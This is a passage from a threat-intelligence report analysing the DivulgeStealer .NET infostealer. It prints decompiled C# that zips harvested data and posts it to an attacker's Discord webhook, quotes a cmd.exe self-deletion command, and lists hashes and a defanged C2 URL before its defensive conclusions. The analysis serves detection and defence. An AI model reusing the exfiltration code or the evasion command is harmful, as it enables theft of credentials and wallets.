    form.Add(new ByteArrayContent(File.ReadAllBytes(zipPath))
    {
        Headers =
        {
            ContentType = MediaTypeHeaderValue.Parse("application/zip")
        }
    }, "file", "Divulge-" + Environment.MachineName + ".zip");
    StringContent stringContent = new StringContent(text, Encoding.UTF8, "application/json");
    TaskAwaiter<HttpResponseMessage> taskAwaiter = client.PostAsync(Config.Webhook, stringContent).GetAwaiter();
    TaskAwaiter<HttpResponseMessage> taskAwaiter2;
    if (!taskAwaiter.IsCompleted)
    {
        await taskAwaiter;
        taskAwaiter = taskAwaiter2;
        taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
    }
    taskAwaiter.GetResult();
    taskAwaiter = client.PostAsync(Config.Webhook, form).GetAwaiter();
```

Finally, the sample deletes the delivered archive and its temporary data folder. Before terminating its execution and if the running process is not from the startup copy, the sample deletes itself through the `cmd.exe /c "ping localhost && del /F /A h <assemblyLocation> && pause"` command and exits.

IoC

In the next table we inserted IoC of the infection chain analyzed in this report.

Type	Value	Note
SHA-256	25dceeb01ea833d9dfd54c933f7c0f019079e86db670af3e2171c31e730dbe77	Purchase_Inquiry_1.doc with macro (first stage) **VirusTotal – 42/63**
SHA-256	4b8a741a38ecdd6e604345deed59c8e7f13c5979c1bc7e909b513f80ef83a890	1741130958.zip (second stage) **VirusTotal – 19/65**
SHA-256	2e09cbdd78c3b2c3f21a16fc59e3cf1071c353e78ab50797ef9aa980af023de6	PPo.bat (second stage) **VirusTotal – 12/61**
SHA-256	af9fde17347046f6f06ddeafe49d2cf8638a22d5130f6ebf23fd2a1c8d51dba7	Divulge.payload.exe (third stage) **VirusTotal – 53/71**
URL	http[:]//portalsphere[.]free[.]fr/phUploader/uploads/1741130958.zip	C2 to download PPo.bat **VirusTotal – 4/94**

Conclusion

The analysis of *DivulgeStealer* reveals a multi-stage infection process that leverages the common entry-point of a malicious Office document. The last stage of the infection delivers a .NET-based executable that exfiltrates sensitive information.

This malware targets Discord accounts, browser credentials, and cryptocurrency wallets, showcasing its capability to cause significant damage to individuals and organizations.

The use of obfuscation techniques and evasion methods highlights the need for robust security measures to detect and mitigate such attacks. In particular, EDR software should be able to detect covert-channel exfiltration when a process that is not a browser attempts to communicate with the Discord API.

In corporate environments, end-users should not have administrative permissions, and where possible, network monitoring should be used to detect the specific behavior of this kind of malware.

tinexta
defence

Defence Tech | Next |
Foramil | Donexit | Innodesi

Via Giacomo Peroni, 452 – 00131 Roma
tel. 06.45752720 – info@defencetech.it
www.tinextadefence.it

#TinextaDefenceBusiness